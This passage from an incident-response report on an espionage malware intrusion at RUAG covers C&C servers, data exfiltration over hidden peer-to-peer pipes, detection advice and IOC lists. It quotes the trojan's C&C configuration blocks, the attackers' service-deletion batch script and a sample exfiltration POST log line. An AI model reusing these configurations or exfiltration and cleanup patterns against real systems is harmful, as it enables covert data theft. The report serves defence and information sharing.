The attackers regularly updated configuration files of the infected bots in order to have always 2 working C&C server connections.

```
quantity = 1
address1 = airmax2015.leadingineurope.eu:80:/wp-content/gallery/

[CW_INET_RESULTS]
quantity = 1
address1 = airmax2015.leadingineurope.eu:80:/wp-content/gallery/

[CW_INET]
quantity = 1
address1 = porkandmeadmag.com:80:/wp-includes/pomo/js/

[CW_INET_RESULTS]
quantity = 1
address1 = porkandmeadmag.com:80:/wp-includes/pomo/js/
```

If a system was of no use anymore, the attackers tried to clean it by deleting the files and stopping the service:

```
rem sc stop srservice
sc delete srservice
dir /ON "C:\Program Files\PATH"
del /q "C:\Program Files\PATH\msximl.dll" del /q "C:\Program Files\PATH\ximarsh.dll" del /q
    "C:\Program Files\PATH\miniport.dat" del /q "C:\Program Files\PATH\vndkrmn.dic" del /q
    "C:\Program Files\PATH\msimghlp.dll" del /q "C:\windows\system32\srsvc.dll"
dir /ON "C:\Program Files\PATH"
net use IPC$ /delete
```

Data Exfiltration

For the internal communication between infected bots inside the RUAG network, a kind of *peer-to-peer network* (P2P) based on windows named pipes was constructed. The malware used a botnet hierarchy consisting of *worker drones* for executing tasks and collecting data, and *communication drones* for exfiltrating the stolen data out of the network. Using such a P2P network with a bot hierarchy, the attackers were able to send commands/instructions to infected computers within the RUAG network that were not able to communicate to the Internet directly. The most common pipe name used for this purpose is `COMNAP`: This named pipe has once been used by Windows for the communication with the SNA protocol used by IBM mainframes. Through this named pipe, several commands are exposed to any other peer upon successful passing of the authentication handshake. The usage of this transport mechanism is configured in the trojan configuration file:

```
[TRANSPORT]
system_pipe = comnap
spstatus = yes
adaptable = no
post_frag=yes
pfsgrowperiod=259200
```




Figure 16: Proxy Tier Topology

For the data exfiltration, the attackers used HTTP POST requests, which were initiated by the communication drones:

```
2016-01-01 00:00:00 hXXp://sampledomain.com/bad.php 200 POST "Mozilla/4.0 (compatible; MSIE
    9.0; Windows NT 6.1; Trident/4.0;)"
```

We're aware following C&C having been used to send tasks and to exfiltrate data. **Please note that most of these servers have been hacked by the attacker and the owners are victims of this actor group as well**. At the time of writing, most of these websites were already cleaned up.

Domain	IP	AS
airmax2015.leadingineurope[.]eu	5.255.93[.]228	AS50673
bestattung-eckl[.]at	195.3.105[.]50	AS8447
buendnis-depression[.]at	85.25.120[.]177	AS8972
deutschland-feuerwerk[.]de	195.63.103[.]228	AS12312
digitallaut[.]at	81.223.14[.]100	AS6830
porkandmeadmag[.]com	155.94.65.2	AS19531
salenames[.]cn	193.26.18.117	AS25537
shdv[.]de	85.214.40[.]111	AS6724
smartrip-israel[.]com	92.53.126.118	AS9123
www.asilocavalsassi[.]it	94.242.60[.]104	AS43317
www.millhavenplace.co[.]uk	217.10.138[.]233	AS6908
www[.]jagdhornschule[.]ch	80.74.145[.]80	AS21069

Figure 17: Command and Control Servers

The domains may be found in most proxy or DNS log files since they are legitimate. If you want to search your logs for this attacker group, please use the *full* URLs, which you'll find in the IOC Appendix.

We made statistics based on the available proxy logs from the RUAG company and could make the following conclusions:

- During the lateral phase of the attack, not much data has been transferred to the outside, and the amount of requests were small.
- Total data exfiltrated: about **23GB**. It is noteworthy that this data contains also beaconing requests to the C&C servers. Also, some data has been exfiltrated more than once, and exfiltrated data was usually compressed. However, *the size of exfiltrated data gives no insight about the confidentiality and the value of the stolen data. It is not possible to find out what data actually was stolen using proxy logs*, because no wiretap was in place before the attack was detected. We can only make such statements about activities since the wiretap was actually installed - which is one of the motivations for the observation phase.
- The amount of exfiltrated data varies strongly during the time period observed. On one hand, there are large spikes of nearly 1GB in one day, while there are longer periods, when nothing noteworthy seems to have happened.
- Another interesting observation is the extended phase of lateral movement: during the first 8 months, not much data has been sent out. However, it is possible that not all C&C servers have been identified.
- The most active phases took place from September to December 2015.

The following figure shows the amount of data exfiltrated (once more, these are sizes of compressed data, including repetitions and beaconing requests):




Figure 18: Data Exfiltration by Day

There are phases with very few requests; we believe that during such phases the attackers did not perform any actions, the requests are most probably merely status messages. On the other hand, there are very active phases with many requests. These phases correlate to the amount of data exfiltrated and are a sign of activity of the attacker.




Figure 19: Requests by Day

Recommendations

Even though we have no information about other victims in Switzerland, the following information might be valuable in order to prevent and detect such attacks. Please note that this is not an exhaustive guideline, but rather a collection of ideas and pointers where one might start.

System level

There exist a few countermeasures, which make it much more difficult for the attacker to gain an initial foothold. These measures should be applied to client computers, as well as to servers.

- Consider using **Applocker**, a technique from Microsoft, which allows you to decide, based on GPOs (Group Policy Objects), which binaries are allowed to be executed, and under which paths. There exist two basic approaches: a *blacklisting* of certain directories, where no binaries may be executed, and a *whitelisting* of directories, where only *known binaries* are allowed. Even though the whitelisting approach is always the more secure one, it is already an obstacle, if the attacker has no simple way of executing a downloaded binary from a temporary path. These approaches may also be combined. Of course there exist many similar tools, which may be used for the same purpose. Most of the Antivirus companies have extended functionality in addition to the traditional virus detection. There is often a possibility to restrict certain processes to write in the user home directory. However, AppLocker is very convenient for most organizations, as it can be controlled using GPOs.
- Reduce the privileges a user has when surfing the web or doing normal office tasks. High privileges may only be used when doing system administration tasks.
- This actor, as well as many other actor groups, relies on the usage of “normal” tools for their lateral movement. The usage of such tools can be monitored. E.g. the start of a tool such as `psexec.exe` or `dsquery.exe` from within a normal user context should raise an alarm.
- Keep your systems up-to-date and reduce their attack surface as much as possible (e.g.: Do you really need to have Flash deployed on every system?)
- Use write blockers and write protection software for your USB/Firewire devices, or even disable them for all client devices
- Block the execution of macros, or require signed macros

Active Directory

As the *active directory (AD)* is one of the main targets of the attackers and absolutely crucial for any organization, many security precautions must be taken in order to protect its integrity. We cannot give a full security recommendation on how to protect your AD. The following pointers should give you some hints on where to begin:

- Do a close *monitoring* of AD logs for unusual and *large queries from normal clients*
- Use a *two-factor authentication* throughout your AD, especially for high-privileged accounts
- Avoid the use of *LM/NTLM authentication*
- Do regular AD RAPs if you are a premier customer of Microsoft. See: AD RAP

Network level

There are various important points to improve the resilience and detection capability on the network level

- Use one central and heavily guarded *choke point* that every packet must pass in the direction of the Internet.

- Any Internet Access should pass a *proxy that logs all header information*, including cookies.
- Servers should only be allowed to make outbound connections on a point-to-point whitelisting
- Think about *internal network segmentation.* Block any direct *client-to-client* communication.
- Use a dedicated management (V)LAN
- Separate the BYOD (bring your own device) devices from the company clients and servers.
- Collect *netflow data*, not only between networking zones, but internally as well.
- Use a classic signature based IDS, such as **Snort** or **Suricata**, in addition to commercial solutions. It gives you the possibility to quickly deploy hand-made detection rules in the case of an intrusion.
- Use *PassiveDNS* to keep all domain queries going to the Internet and make these searchable in a quick and efficient way
- Don't let your clients resolve external addresses. Only your proxy should be able to resolve external addresses.
- Use split-horizon DNS setups.
- Use RPZ (Response Policy Zone) on your DNS servers. See: RPZ
- There exist many more possibilities to tighten up the security of your network. You might e.g. consider using *virtualized desktops or terminal services for Internet surfing.*

Log files

As we have seen once more, the **availability of log files** is crucial for the analysis of such incidents.

- **Long term** log archives - 2 years or more are recommended - for crucial gateway systems such as proxy and DNS.
- *Central* log collection, indexing and archiving
- *Continuous log analysis* and matching the log files against known IOCs
- Adapt the log settings to your needs. E.g.: logging the *user-agent* may not be the default setting, but is highly recommendable.

System Management

We strongly encourage any organization to separate management from business traffic. Management of systems should be done from within a separate network using jumphosts. No Internet access should be given to such management stations. Authentication must be made using a second factor, such as a smart card or a one time password token.

Additionally, it is important to protect system management tools as well as software and source code *repositories* as good as possible. Software packets should be *digitally signed* and one should always store known-good states on WORM media (Write Once Read Many).

Organization

The incident handling must be prepared with clear procedures, responsibilities, and communication strategies.

- In the case of an incident: **Inform your technical team** as open as possible, in order to speed up the incident response and avoid unwanted collateral damage.
- Have complete and up-to-date *inventory* of all systems, software and networks.
- Establish a tight link between the operational security teams and the risk managers in your organization. Any security incident is nothing else than a materialized risk.

- Accept that some risks cannot be dealt with in a preventative way and therefore invest in *detection capabilities*. It is important to have good engineers that have a firm understanding of your infrastructure and your business as well.
- Have *patching* procedures in place that allow you deploying an emergency patch within 24h max.
- Know your most critical processes and have a continuity plan for those times, when the original process is disturbed.

Conclusion

The attack is a very good example of how targeted attacks take place and the impressive patience the attackers show, trying to reach their goals. Even if we think completely preventing such attacks is very difficult, the goal must be to make them as difficult as possible.

There is a good chance to make the entry point difficult to find, when protecting the clients adequately using tools like Applocker or virtualized browsers. Even if this does not completely eliminate this kind of threat, the bar is raised for the attacker. Furthermore, if you observe various failed attack attempts, you actually gain time and insight to monitor the actor and to prepare yourself.

One of the most effective countermeasures from a victim's perspective is the **sharing of information** about such attacks with other organizations, also crossing national borders. This is why we decided to write a public report about this incident, and this is why we strongly believe to share as much information as possible. If this done by any affected party, the price for the attacker raises, as he risks to be detected in every network he attacked in different countries. This forces him to either prioritize his targets more, or to use different malware programs and different C&C infrastructures. We're also sharing information gathered during many hours of analysis and in various cases with our partners; These partners are doing the same on their side and are returning findings in their networks. This is precisely what happened in the RUAG case: it was detected based upon mutual sharing of information. We're happy to work together with many partner organizations throughout Europe and are grateful for their efforts and the good international cooperation. Putting all elements together over a long time gives the momentum of action back to the CERTs and CSIRTs, struggling to keep their networks clean and their data safe.

The fact that attackers abuse vulnerable systems for their purpose - no matter if this is for criminal activities or espionage - show the importance and responsibility of every party providing services on the Internet. *There is no such thing as an insignificant systems on the Internet*, every server may be abused for attacking others. This puts great responsibility on everyone, and we hope that this report contributes to increase the security level within every network and server.

We intentionally did not make any attributions in regard who might be behind these attacks. First, it is nearly impossible to find enough proof for such claims. Secondly, we think it is not that important, because - unfortunately - *many* actors use malware and network intrusions for reaching their intentions. To our belief, nothing justifies such actions, and we support taking steps to ban such attacks instead of accepting them as inevitable. This is why it is important to talk about such attacks in a purely neutral and technical way, in order to raise awareness and to provide protection.

One of the most interesting aspect of these attacks is the very rich set of strategies applied by the attackers, especially during the lateral movement phase. Another interesting aspect is the use of this malware over many years, including maintenance and bug fixing - this suggests that it is still considered an asset. The malware itself is not too complex and - in the RUAG case - without any root kit functionality. We do believe that the lack of such features does not need to be a disadvantage, as the camouflage is very well-thought, e.g. by the naming scheme or the communication methods used. The use of batch jobs and external binaries transferred in the form of tasks to the infected bots allow a very flexible approach.

Even if we consider the attacks to be advanced and dangerous, it should be noted that the attackers have habits and mistakes, allowing the defenders to see them and to initiate appropriate countermeasures. In order to be able to recognize such habits and mistakes, awareness about such attacks must be high, and organizations need to have the necessary detection and analysis capabilities. We would like to emphasize that fighting against such kind of threats cannot be done purely with preventive measures. The detection capabilities must be fostered, and the security teams need time and resources to search for unusual system behavior.

Appendix IOCs

URLs

The following URLs are known to be part of the C&C infrastructure of the attacker. Please note that many of these systems have been hacked and that these domains are perfectly legitimate.

```
airmax2015.leadingineurope[.]eu/wp-content/gallery/
bestattung-eckl[.]at/typo3temp/wizard.php
buendnis-depression[.]at/typo3temp/ajaxify-rss.php
deutschland-feuerwerk[.]de/fileadmin/dekoservice/rosefeed.php
digitallaut[.]at/typo3temp/viewpage.php
florida4lottery[.]com/wp-content/languages/index.php
porkandmeadmag[.]com/wp-content/gallery/
salenames[.]cn/wp-includes/pomo/js/
shdv[.]de/fileadmin/shdv/Pressemappe/presserss.php
smartrip-israel[.]com/wp-content/gallery/about.php
woo.dev.ideefix[.]net/wp-content/info/
www.asilocavalsassi[.]it/media/index.php
www.ljudochbild[.]se/wp-includes/category/
www.millhavenplace.co[.]uk/wp-content/gallery/index.php
www[.]jagdhornschule[.]ch/typo3temp/rss-feed.php
```

MD5 Hashes

The following Hashes are Malware Binaries

```
22481e4055d438176e47f1b1164a6bad srsvc.dll
68b2695f59d5fb3a94120e996b8fafea srsvc.dll
3881a38adb90821366e3d6480e6bc496 ximarsh.dll
1d82c90bcb9863949897e3235b20fb8a msximl.dll
1a73e08be91bf6bb0edd43008f8338f3 msximl.dll
2cfcacd99ab2edcfaf8853a11f5e79d5 ximarsh.dll
6b34bf9100c1264faeeb4cb686f7dd41 msximl.dll
9f040c8a4db21bfa329b91ec2c5ff299 msimghlp.dll
a50d8b078869522f68968b61eeb4e61d msimghlp.dll
b849c860dff468cc52ed045aea429afb msimghlp.dll
ba860e20c766400eb4fab7f16b6099f6 ximarsh.dll
2372e90fc7b4d1ab57c40a2eed9dd050 msssetup.exe
```

External References

Much has been published about this threat, below a few links that give additional insight:

- https://securelist.com/analysis/publications/65545/the-epic-turla-operation/
- http://www.symantec.com/connect/blogs/turla-spying-tool-targets-governments-and-diplomats
- https://www.circl.lu/pub/tr-25/
- https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/waterbug-attack-group.pdf
- http://www.kaspersky.com/about/news/virus/2014/Unraveling-mysteries-of-Turla-cyber-espionage-campaign
- http://artemonsecurity.com/uroburos.pdf
- https://blog.gdatasoftware.com/2015/01/23926-analysis-of-project-cobra
- http://www.symantec.com/connect/blogs/turla-spying-tool-targets-governments-and-diplomats

List of Figures